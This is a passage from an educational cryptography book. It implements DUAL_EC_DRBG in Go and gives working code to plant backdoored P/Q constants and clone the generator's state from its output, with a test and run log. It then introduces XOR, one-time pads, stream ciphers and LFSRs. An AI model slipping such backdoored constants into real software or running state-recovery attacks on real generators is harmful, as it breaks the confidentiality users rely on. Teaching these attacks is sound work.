We can now implement the RNG operations defined in the equation 3.4 in a `Generate()` function as shown in listing 3.18.

Listing 3.18 ch03/dual_ec_drbg/impl_dual_ec_drbg/impl_dual_ec_drbg.go

```
func (drbg *DualEcDrbg) Generate() []byte {
  if drbg.state == nil {
    seed := new(big.Int).SetInt64(time.Now().Unix())
    drbg.Seed(seed)
  }

  curve := elliptic.P256()
  // Discard the y-coordinate
  drbg.state, _ = curve.ScalarMult(drbg.p.X, drbg.p.Y, drbg.state.Bytes())
  // Discard the y-coordinate
  qMulResult, _ := curve.ScalarMult(drbg.q.X, drbg.q.Y, drbg.state.Bytes())

  // Truncate and return 30 bytes
  qMulResultBytes := qMulResult.Bytes()
  qMulResultLen := len(qMulResultBytes)
  return qMulResultBytes[qMulResultLen-30:]
}
```

And that's it! We now have a fully functional DUAL_EC_DRBG that we can exploit in the next section.

3.2.4 Exploiting DUAL_EC_DRBG

DUAL_EC_DRBG can be exploited if the two generator points it uses are mathematically related. Both $g_P(x)$ and $g_Q(x)$ act on the same input x (the internal state of the RNG). This allows an attacker to observe the output of the g_Q function and calculate the output of g_P by exploiting a secret relation between P and Q. We do not need to actually *reverse* $g_Q(x)$, instead we will leverage the mathematical relationship between P and Q to calculate the result $g_P(x)$ would produce when acting upon the same x.

To simplify our discussion let us denote N^{th} state and output with s_N and o_N respectively. Our values then look like equation 3.5.

$$\begin{aligned} s_0 &= \text{Seed} \\ o_0 &= t(X(s_0Q)) \\ s_1 &= X(s_0P) \\ o_1 &= t(X(s_1Q)) \end{aligned} \tag{3.5}$$

Can we predict o_1 just by observing o_0? If P and Q are related such that $P = dQ$, then we can multiply s_0Q with d to get s_0P as shown in equation 3.6 which really constitutes the heart of our attack on DUAL_EC_DRBG.

$$d(s_0Q) = s_0P \tag{3.6}$$

Once we have s_0P we'll essentially have recovered the *next* state s_1 which means now we can clone any output from this RNG. If P and Q were not related there would have been no way to observe o_0 and somehow deduce s_1. The flow of the attack is shown in figure 3.11.



Seed
(Not known to the attacker)
State 0
gP(State 0)
State 1
Secretly Related
gQ(State 0)
gQ(State 1)
Output 0
Output 1
Observe Output 0
Knows the (secret) mathematical relation between P and Q
Calculate State 1 based on Output 0 and the secret relation
Attacker

Figure 3.11 Attacker observes Output$_0$ and calculates State$_1$ using the secret relationship between P and Q

The first hurdle for our attack is to recover the point s_0Q from observed output o_0. We know that the output o_0:

- Has discarded the Y-coordinate of the original point s_0Q by applying the $X()$ function.
- Even the remaining X-coordinate has been truncated to 30 bytes.

Let’s think of how to reverse both of these transformations. If a point lies on a curve (or in other words, satisfies its equation) we can calculate the Y-coordinate simply by plugging the X-coordinate into the equation. This is analogous to looking up the stock price of a symbol at a particular time. The stock price is the Y-coordinate with time running along the X-axis, the statement "stock price of `XYZ` when the market closed yesterday" holds just as much information as giving you the Y-coordinate value itself because the curve (i.e., which company’s plot we are tracking) and point in time (the X-coordinate) work just fine for conveying the actual point in the plot.

The problem is, we do not have the entire X-coordinate. The original X-coordinate was 32 bytes long, the output function discarded 2 bytes and gave us 30 of them. How can we get the 2 missing bytes?

Turns out, we can kill two birds with one stone here! We could simply try all possible values for those two bytes, i.e., from 0000_{16} to $FFFF_{16}$ and see if any of them satisfy our elliptic curve specified by the equation 3.2, repeated here again in for the reader’s convenience.

$$\begin{aligned} y^2 &= x^3 + ax + b \\ y &= \sqrt{x^3 + ax + b} \end{aligned} \tag{3.7}$$

When we try to guess all the possible values for the missing 2 bytes of our X-coordinate only the correct guess will satisfy equation 3.7. Every guessed value of x will generate *some* value when plugged into the right-hand side of the equation, but only the *correct* value will have an actual square root! Not only we can guess the right X-coordinate by using the equation it will also handily give us the Y-coordinate for continuing our attack.

Listing 3.19 shows the code for calculating the Y-coordinate for a guessed X-coordinate. In case of wrong guesses, our calculation of the square root will fail at line 43. The calculations for our coordinates require us to pick a curve (i.e., a set of values for a and b) that would satisfy equation 3.7. We do this by using a standard curve called `P256` on line 36.

Listing 3.19 `ch03/dual_ec_drbg/exploit_dual_ec_drbg/exploit_dual_ec_drbg.go`

```go
35 func CalculateYCoordinate(x *big.Int) (*big.Int, error) {
36   curve := elliptic.P256()
37   xCube := new(big.Int).Exp(x, new(big.Int).SetInt64(3), curve.Params().P)
38   ax := new(big.Int).Mul(new(big.Int).SetInt64(-3), x)
39   xCubePlusAx := new(big.Int).Add(xCube, ax)
40   xCubePlusAx = new(big.Int).Mod(xCubePlusAx, curve.Params().P)
41   xCubePlusAxPlusB := new(big.Int).Add(xCubePlusAx, curve.Params().B)
42   xCubePlusAxPlusB = new(big.Int).Mod(xCubePlusAxPlusB, curve.Params().P)
43   y := new(big.Int).ModSqrt(xCubePlusAxPlusB, curve.Params().P)
44   if y == nil {
45     return nil, errors.New(”not a valid point”)
46   }
47   ySquared := new(big.Int).Exp(y, new(big.Int).SetInt64(2), curve.Params().P)
48   if ySquared.Cmp(xCubePlusAxPlusB) != 0 {
49     return nil, errors.New(”not a valid point”)
```

```
  }
  if !curve.IsOnCurve(x, y) {
    return nil, errors.New(”not a valid point”)
  }

  return y, nil
}
```

The question now is, how do we generate two points P and Q that have this secret relationship that allows us to compromise DUAL_EC_DRBG? Standard elliptic curves such as `P256` have a fixed P that is known as its “base point”. Since we want to satisfy equation 3.6 we need to find a corresponding point Q such that:

$$P = dQ \tag{3.8}$$

Since P is fixed on the left-hand side by the standard curve definition itself, we have to find a Q that would satisfy the same relationship. We cannot randomly pick *any* Q, as P would not be a multiple of those values. Instead, we start by picking a random (scalar) value for d. We then find the modular inverse of d and call it e. Now we can multiply both sides by e to get us equation 3.9.

$$\begin{aligned} eP &= edQ \\ eP &= Q \end{aligned} \tag{3.9}$$

Instead of randomly picking a point Q and multiplying it with a random scalar d to get a secretly related P, we went the other way around. Point P was fixed by the `P256` curve, we generated a random scalar d, found its modular inverse and used that to calculate a backdoor-ed point Q. The code for finding the backdoor-ed constants is shown in listing 3.20.

Listing 3.20 ch03/dual_ec_drbg/exploit_dual_ec_drbg/exploit_dual_ec_drbg.go

```
func GenerateBackdoorConstants() (*impl_dual_ec_drbg.Point, *
    impl_dual_ec_drbg.Point, *big.Int) {
  rnd := rand.New(rand.NewSource(time.Now().Unix()))
  curve := elliptic.P256()
  n := curve.Params().N
  d := new(big.Int).Rand(rnd, n)
  e := new(big.Int).ModInverse(d, n)
  px, py := curve.Params().Gx, curve.Params().Gy
  qx, qy := curve.ScalarMult(px, py, e.Bytes())
  return &impl_dual_ec_drbg.Point{
      X: px,
      Y: py,
    }, &impl_dual_ec_drbg.Point{
      X: qx,
      Y: qy,
    }, d
}
```

We can now combine our `GenerateBackdoorConstants()` and `CalculateYCoordinate(...)` functions to exploit our DUAL_EC_DRBG implementation. The steps for our attack are:

- Generate backdoor-ed constant Q such that $P = dQ$. The value of d is secret and is known only to the attacker.
- Instantiate a DUAL_EC_DRBG generator with the backdoor-ed constants.
- Generate two 30-byte values from the target RNG. Remember, each invocation of DUAL_EC_DRBG generates 30 bytes.
- For the first generated value, try plugging all the values from 0000_{16} to $FFFF_{16}$ as the two most significant bytes of the x coordinate and see if there is a corresponding y coordinate that would make (x, y) lie on the elliptic curve.
- Multiply this point by the secret value d to find the next state.
- Use the newly calculated state to generate the next output.

These steps are visualized in figure 3.12.



Start
Generate secretly related P and Q such that P=dQ
Create DUAL_EC_DRBG with backdoored P and Q
Generate random value (output) from the new RNG
Guess missing 16 bits for value of x
Is (x,y) is a valid point on the curve?
No
Yes
Multiply the point by secret value d
Store the result as internal state for a cloned RNG
"Predict" values of original RNG by using the cloned RNG
End

Figure 3.12 Flow chart for exploiting DUAL_EC_DRBG

Let's write a test for our exploit as shown in listing 3.21. We will generate backdoor-ed constants and use those to instantiate a DUAL_EC_DRBG RNG with these constants. We then call `CloneDualEcDrbg(...)` on line 49 that takes the original RNG, the constants as well the secret value *d* that will be used to compromise the RNG operation.

Listing 3.21 ch03/dual_ec_drbg/exploit_dual_ec_drbg/exploit_dual_ec_drbg_test.go

```
38 func TestCloneDualEcDrbg(t *testing.T) {
39   p, q, d := GenerateBackdoorConstants()
40   drbg, err := impl_dual_ec_drbg.NewDualEcDrbg(p, q)
41   if err != nil {
42     t.Fatalf(”error creating drbg: %s”, err)
43   }
44   seed := new(big.Int).SetInt64(time.Now().Unix())
45   drbg.Seed(seed)
46   for i := 0; i < 100; i++ {
47     _ = drbg.Generate()
48   }
49   clonedDrbg, err := CloneDualEcDrbg(drbg, p, q, d)
50   if err != nil {
51     t.Fatalf(”error brute forcing drbg: %s”, err)
52   }
53   for i := 0; i < 100; i++ {
54     cloned := clonedDrbg.Generate()
55     observed := drbg.Generate()
56     if bytes.Compare(cloned, observed) != 0 {
57       t.Fatalf(”observed=%s, cloned=%s”, hex.EncodeToString(observed), hex.
             EncodeToString(cloned))
58     }
59     if i%20 == 0 {
60       t.Logf(”observed=%s, cloned=%s”, hex.EncodeToString(observed), hex.
             EncodeToString(cloned))
61     }
62   }
63 }
```

We can finally define `CloneDualEcDrbg(...)` to leverage the backdoor-ed constants for cloning the RNG. The process is already outlined in figure 3.12, and the actual code is shown in listing 3.22.

Listing 3.22 ch03/dual_ec_drbg/exploit_dual_ec_drbg/exploit_dual_ec_drbg.go

```
func CloneDualEcDrbg(drbg *impl_dual_ec_drbg.DualEcDrbg, p, q *
    impl_dual_ec_drbg.Point, d *big.Int) (*impl_dual_ec_drbg.DualEcDrbg,
    error) {
  observed := drbg.Generate()
  check := drbg.Generate()

  curve := elliptic.P256()
  fmt.Printf(” check: %s\n”, hex.EncodeToString(check))
  for i := uint16(0); i < 0xffff; i++ {
    guess := make([]byte, 32)
    binary.BigEndian.PutUint16(guess[0:2], i)
    n := copy(guess[2:], observed)
    if n != 30 {
      return nil, errors.New(”could not copy”)
    }
    x := new(big.Int).SetBytes(guess)
    y, err := CalculateYCoordinate(x)
    if err != nil {
      continue
    }
    nextS, _ := curve.ScalarMult(x, y, d.Bytes())
    nextO, _ := curve.ScalarMult(q.X, q.Y, nextS.Bytes())
    nextOLen := len(nextO.Bytes())
    nextOTruncated := nextO.Bytes()[nextOLen-30:]
    fmt.Printf(”next_o: %s, guess: %04X\r”, hex.EncodeToString(nextOTruncated
        ), i)
    if bytes.Compare(check, nextOTruncated) == 0 {
      clonedDrbg, err := impl_dual_ec_drbg.NewDualEcDrbg(p, q)
      if err != nil {
        continue
      }
      fmt.Println()
      clonedDrbg.Seed(nextS)
      return clonedDrbg, nil
    }
  }
  fmt.Println()
  return nil, errors.New(”could not find any points”)
}
```

If you run the accompanying test using `make dual_ec_drbg`, you will see the test try a few candidate values for x before finding the right one and then cloning the RNG. The output is shown below (truncated for presentation):

Listing 3.23 Output for `make dual_ec_drbg`

```
go test -v ./ch03/dual_ec_drbg/exploit_dual_ec_drbg
=== RUN   TestBackdoorConstants
--- PASS: TestBackdoorConstants (0.00s)
=== RUN   TestCalculateYCoordinate
--- PASS: TestCalculateYCoordinate (0.00s)
=== RUN   TestCloneDualEcDrbg
 check: 2774d76eacc0c20b17de4d0958cfe6882fa9132cd2951f0eaba97d930a85
next_o: 2774d76eacc0c20b17de4d0958cfe6882fa9132cd2951f0eaba97d930a85, guess:
    DCD2
    exploit_dual_ec_drbg_test.go:60: observed=19fc85d9..., cloned=19fc85d9...
    exploit_dual_ec_drbg_test.go:60: observed=9e12c097..., cloned=9e12c097...
    exploit_dual_ec_drbg_test.go:60: observed=3ec6b2a4..., cloned=3ec6b2a4...
    exploit_dual_ec_drbg_test.go:60: observed=01cf30cc..., cloned=01cf30cc...
    exploit_dual_ec_drbg_test.go:60: observed=91d0b390..., cloned=91d0b390...
--- PASS: TestCloneDualEcDrbg (6.11s)
PASS
ok      github.com/krkhan/crypto-impl-exploit/ch03/dual_ec_drbg/
    exploit_dual_ec_drbg    6.124s
```

Congratulations, you have now implemented and exploited a bona fide CSPRNG by performing a state-extension attack on it!

3.3 Summary

- MT19937 are widely-used RNGs where the internal state consists of 624 values. It is pretty straightforward to reverse one state value based on one output, and therefore only 624 output values are needed to compromise the entire internal state of the RNG (allowing an attacker to predict all future values).
- DUAL_EC_DRBG is a CSPRNG but its constants can be backdoor-ed in a way that can enable the attacker to predict all future values by observing only a couple of generated values.
- (CS)PRNGs can be compromised by reversing or predicting their internal states by only observing the generated values. The PRNG functions `Next(...)` and `Output(...)` should make such reversals hard for an attacker.

4 Stream Ciphers

This chapter covers

- What is symmetric key encryption and what would make a symmetric encryption algorithm “perfect”?
- What is the exclusive-or (XOR) operation, and how is it important for cryptography?
- How can unbreakable encryption be achieved with one-time pad (OTP) and what are the practical limitations of this approach?
- What are stream ciphers, and how are they related to one-time pad?
- Implementing and exploiting linear-feedback shift registers (LFSRs) as stream ciphers
- Implementing and exploiting the RC4 stream cipher

One of the core goals of cryptography is to provide confidentiality. Stream ciphers are algorithms that help achieve confidentiality by encrypting plaintext one bit or one byte at a time. They are used quite heavily in systems with limited computing power (e.g., embedded devices) or where performance requirements are quite high (e.g., for real-time encryption of video calls). This chapter will explain what stream ciphers are, how they are generally used and how attackers circumvent them.

4.1 Symmetric key encryption

Recall from chapter 1 that "symmetric" key encryption involves using the same key for both encryption and decryption operations, shown again for reference in figure 4.1.




Figure 4.1 Symmetric key encryption

As it happens, there is already a perfect *unbreakable* algorithm for achieving this. It just comes with some practical limitations that prevent it from becoming "one encryption algorithm to rule them all." Understanding those limitations will also shed further light on the distinctions between cryptographic theory and implementation; but before we get to the limitations, let's first discuss what would it mean for an encryption algorithm to be "perfect".

In chapter 1 we also briefly touched upon Kerckhoff's principle, which stated that a cryptosystem should be secure even if an attacker knows everything about the system except the key. This was phrased by Claude Shannon (commonly known as the "father of information theory") as "the enemy knows the system". Shannon went on to describe precisely what would it mean for an encryption algorithm to provide perfect security: the ciphertext should provide *no information* about plaintext without the knowledge of the secret key. "Shannon ciphers" are symmetric encryption algorithms that satisfy this criterion.

Perfect security

An encrypted message must provide no information about the original plaintext unless you have the secret key.

4.1.1 The exclusive-or (XOR) operation and its role in cryptography

Exclusive-or or "XOR" is a logical operation that we briefly encountered while discussing the Mersenne-Twister RNG in chapter 2. It is defined as a logical operation that takes two input bits (or Boolean values) and outputs a single result. This is usually denoted as

$\oplus$ in mathematical texts and by ^ in programming languages (at least for those where bit-manipulation syntax is inspired by C). The truth table for this operation is shown in table 4.1.

x	y	$z = x \oplus y$
T	T	F
T	F	T
F	T	T
F	F	F

Table 4.1 Truth-table (inputs and output) for the XOR operation

"Exclusive" refers to the fact that the result is true only if one of the inputs is *exclusively* true (i.e., the other one is false). We apply the exclusivity principle in daily life all the time. For example, dual nationality is expressly forbidden for people born in certain countries. They can be a citizen of their birth country or immigrate and get naturalized in a new one, but they cannot legally retain citizenship of both countries (true $\oplus$ true is false). For a given world cup, a country can either win or lose the tournament but not both. Biological organisms are either dead or alive (most of the time) and so on.

As it turns out, this almost wickedly simple operation protects the world's information by serving as a fundamental building block of cryptography. Let's see how.

Imagine that x is the *plaintext* in figure 4.1; y is the *key* and the result of the XOR operation is the *ciphertext*, as shown in figure 4.2. This would give us the truth table shown in table 4.2 (figure 4.2).

Plaintext (x)	Key (y)	Ciphertext ($z = x \oplus y$)
0	0	0
0	1	1
1	0	1
1	1	0

Table 4.2 Truth-table for the XOR operation as an encryption algorithm

If you receive ciphertext z and know the key y, you can simply XOR them back to get x. In other words we start from the right-most column (ciphertext) in table 4.2 and XOR it with the middle column (key) to get back the left-most column (plaintext). For example, if you receive the ciphertext 0 and the key is 1 (the bottom row); exclusive-or would result in plaintext 1. If you read the row the other way around in terms of encryption you'll see that encryption is just left to right while decryption is right to left. It might be helpful to do this exercise for all four rows to grok the idea. In a nutshell, encrypting and decrypting a piece of data under the same key produces back the original data when using XOR as an encryption algorithm.




Figure 4.2 Usage of XOR as a symmetric encryption algorithm

If an attacker gets hold of the ciphertext and does not know the key, can they "guess" the plaintext? Let's say the ciphertext is a 1 (the two middle rows in table 4.1). Since the *key* is unknown, both plaintexts (0 or 1) are *equally* possible. In other words, ciphertext provides no information about the plaintext, making it perfectly secure.

XOR therefore satisfies two important criteria as an encryption algorithm:

- When using the same key, decryption produces the original plaintext for a corresponding ciphertext.
- For a given ciphertext, if the key is unknown to the attacker, *all* plaintexts are equally probable as the original message.

4.1.2 One-time pad and its practical limitations

As a matter of fact, if we could get a truly random stream of bits to be used as the key, we would be able to generate as many bits as the plaintext and just use XOR as the encryption algorithm. For example, if the plaintext is "HELLO WORLD" (11 bytes in most encodings), we could use a TRNG to generate 88 random bits for the key and just XOR them with the plaintext to get the encrypted ciphertext.

Known as "one-time pad" (OTP), this approach to encryption mathematically proven to be perfectly secure. There are a few caveats though that make OTP impractical for large-scale usage. As the name signifies, we need to generate a new key each time some plaintext needs to be encrypted; and the key needs to be as long as the plaintext itself! The usage of XOR is also susceptible to "known-plaintext" attack. Equation 4.1 shows the XOR encryption algorithm that we discussed above.

$$\text{Plaintext} \oplus \text{Key} = \text{Ciphertext} \tag{4.1}$$

Imagine that you use this algorithm with your own secret key that you use to communicate with your close friends. An attacker eavesdrops on your communications and gets a hold of bunch of ciphertexts. They don't know the key, but they guess that some of the plaintexts probably start with "Hello" or some variation on common greetings. From there they can recover first few bytes of the key by rearranging the terms of equation 4.1. This is actually a quite powerful technique, a variant of which was used to break the WEP protocol (the first iteration of engineers trying to provide Wi-Fi security), we will discuss it in detail in the upcoming sections and implement the exploit ourselves. For now, let's familiarize ourselves with the rearranged equation 4.2 to see how parts of the key can be recovered by XORing the ciphertext and plaintext.

$$\text{Key} = \text{Ciphertext} \oplus \text{Plaintext} \tag{4.2}$$

Since XOR operation cancels itself out, if you use the same key for different messages (therefore violating the "one-timeness") to all of your friends, even if the attacker does not recover the key itself they can simply XOR the ciphertexts together to get an XORed version of the plaintexts back, as shown in equation 4.3 (the key gets canceled out by XORing the ciphertexts). This is known as a "key-reuse attack".

$$\begin{aligned} \text{Plaintext}_1 \oplus \text{Key} &= \text{Ciphertext}_1 \\ \text{Plaintext}_2 \oplus \text{Key} &= \text{Ciphertext}_2 \\ \text{Plaintext}_1 \oplus \text{Plaintext}_2 &= \text{Ciphertext}_1 \oplus \text{Ciphertext}_2 \end{aligned} \tag{4.3}$$

So, we have a few major challenges in using OTP or XOR as one encryption algorithm to rule them all:

- The key must be at least as long as the plaintext.
- The key must be truly random.
- The key must not be reused.

Imagine a TRNG generates as many bytes as needed for a plaintext. These bytes are shared as the key with the intended recipient of our communication. Now, we can send *one* plaintext of that length and assuming the attacker does not get a hold of the key we attain perfect security.

Now imagine that the plaintext is actually a video or some high-resolution photo or an entire dossier. You would need to generate new keys sometimes gigabytes long, somehow transport *those* securely to the recipient and then send ciphertexts separately.

This all sounds highly impractical but for specialized use-cases it actually isn't. For example, two parties could use some clever interpretation of some specific phone directories as "keys" and then use one-time pad to encrypt small (one-liners) messages. Around hundred years ago this actually could have provided some significant level of security assuming the attacker wasn't familiar with what was being used for the key. These days however even if the source of the key was not known the fact that phone directories are *poor sources of randomness* would allow sophisticated adversaries to crack the key even without knowing the specific booklet that was being used to generate it.

The problem of needing a key as long as the plaintext can be solved by using a CSPRNG. The CSPRNGs takes a "seed" as input and generate a stream of pseudorandom bytes. We can use those bytes as the key to one-time pad as shown in figure 4.3. The "seed" of the CSPRNG can then become a shortened version of the key that can be shared with the recipient. Instead of generating and sharing a random key of 5 gigabytes to share a video file, you can simply share a few hundred bytes of seed and then run the CSPRNG to generate a "keystream".




Figure 4.3 Stream ciphers: CSPRNG providing input key to a one-time pad

The construction shown in 4.3 is known as a "stream cipher". This is in contrast to "block" ciphers. The main difference between the two is that stream ciphers operate on a *stream* of bits, i.e., they would operate the exact same way regardless of the plaintext being 5 bits or 103 bits long. Block ciphers on the other hand group together plaintext into chunks called "blocks" as shown in figure 4.4. Block ciphers need to take some extra steps if plaintext does not fit neatly into equal-length chunks. Stream ciphers are comparatively very fast but lack the property of diffusion which we will explore in detail in chapter 5.

Because stream cipher keys must not be reused (or the attacker can simply XOR two ciphertexts to obtain XOR of two plaintexts), a new key should be generated for each message encrypted by a stream cipher. This can be challenging; after all, each new *key* needs to be communicated to the recipient securely somehow as plaintext. The way this is addressed in practice is by using a *nonce* – a random number generated for each message that is sent in clear along with the message – that is combined with a fixed key to generate a unique key for each message. The partial but fixed key is shared among the participants (e.g., as a Wi-Fi password) while RNGs are used to generate the nonces that will be mixed in.

Cryptographic nonces

Many cryptographic algorithms require nonce: short for "number used once". These are random bits that are communicated publicly – and are hence known to attackers – but add unpredictability to the results of such algorithms.

We shall now look at two stream ciphers, implement them, and then exploit them using their specific weaknesses.




Figure 4.4 Stream ciphers versus block ciphers

4.2 *Linear Feedback Shift Registers (LFSRs)*

"Says You!" is a popular word game quiz show that has been going on for about quarter of a century. The very first episode that I caught on radio had the contestants attempt to determine which definition was the correct one for the word "ouroboros". Unfortunately I have since forgotten the two incorrect definitions (one of them was likely a misdirection on account of phonetic similarity to "aurora borealis"), but I do recall that none of the contestants were able to recognize it correctly as denoting an ancient symbol of a snake eating its own tail – it just sounded ridiculous. Turns out not only was that the right definition it has applications in cryptography!

"Shift registers" are a type of electronic logic circuit that stores and outputs data by moving one bit in a given direction of the register at every step. Figure 4.5 shows a few steps of a shift register outputting bits. On each step some new bit is inserted from the left, all the bits are moved to the right and the right-most bit is output as the result. They can be considered "First-In First-Out" (FIFO) queues that we make at the bank or grocery counters.



Internal State
State 0
1 0 1 1 0 1 0 1 1
State 1
New value 1 0 1 1 0 1 0 1
1 Output 1
State 2
New value New value 1 0 1 1 0 1 0
1 Output 2
State 3
New value New value New value 1 0 1 1 0 1
0 Output 3

Figure 4.5 A shift registers outputting three bits

A *linear feedback* shift register works similarly. At each step it moves the internal contents one bit in some direction, outputs the "ejected" bit as the result of that iteration and then XORs *some* of the previous bits to generate a new "shift" bit that it inserts at the other end to keep things moving. A few iterations of an example LFSR are shown in figure 4.6 – if you squint hard enough you might be able to see an ouroboros!



Internal State
State 0
1 1 0 1 0 1 0 1
Bit 7 Bit 6 Bit 5 Bit 4 Bit 3 Bit 2 Bit 1 Bit 0
State 1
0
0 1 1 0 1 0 1 0
Bit 7 Bit 6 Bit 5 Bit 4 Bit 3 Bit 2 Bit 1 Bit 0
State 2
0
0 0 1 1 0 1 0 1
Bit 7 Bit 6 Bit 5 Bit 4 Bit 3 Bit 2 Bit 1 Bit 0
State 3
1
1 0 0 1 1 0 1 0
Bit 7 Bit 6 Bit 5 Bit 4 Bit 3 Bit 2 Bit 1 Bit 0
1 Output 1
0 Output 2
1 Output 3

Figure 4.6 A "linear feedback" shift register showing execution of first few steps

This configuration is known as "Fibonacci" LFSRs. There is another class of LFSRs called "Galois" LFSRs which XOR the ejected bit at each tap location, as opposed to the Fibonacci LFSRs which XOR the ejected bit once. We shall be implementing and exploiting the Fibonacci LFSRs in the next two sections. LFSRs have a "length" which simply denotes how many bits does its internal state have. All LFSRs also have a "period" after which their output will start repeating itself. If maximum period of an LFSR of length L is equal to $2^L - 1$.

4.2.1 Implementing LFSRs

LFSRs need to keep track of two things: (1) their current state and (2) the position of feedback taps. This is shown in listing 4.1 where the `LFSR` struct has three fields. While the `state` and `taps` could be `bool` slices (they only store a single bit in each location), defining them as `byte` makes XORing easier (you cannot XOR `bool`s in Go). While the struct does not need to keep track of `length` (since `len(state)` would have the same information) we keep it as a separate field to improve readability of example code.

Listing 4.1 `ch04/lfsr/impl_lfsr/impl_lfsr.go`

```go
package impl_lfsr

type LFSR struct {
  length int
  taps   []byte
  state  []byte
}

func NewLFSR(length int, taps []byte, state []byte) *LFSR {
  lfsr := &LFSR{
    length,
    make([]byte, len(taps)),
    make([]byte, len(state)),
  }

  copy(lfsr.state, state)
  copy(lfsr.taps, taps)

  for i := 0; i < length; i++ {
    lfsr.GenerateBit()
  }

  return lfsr
}
```

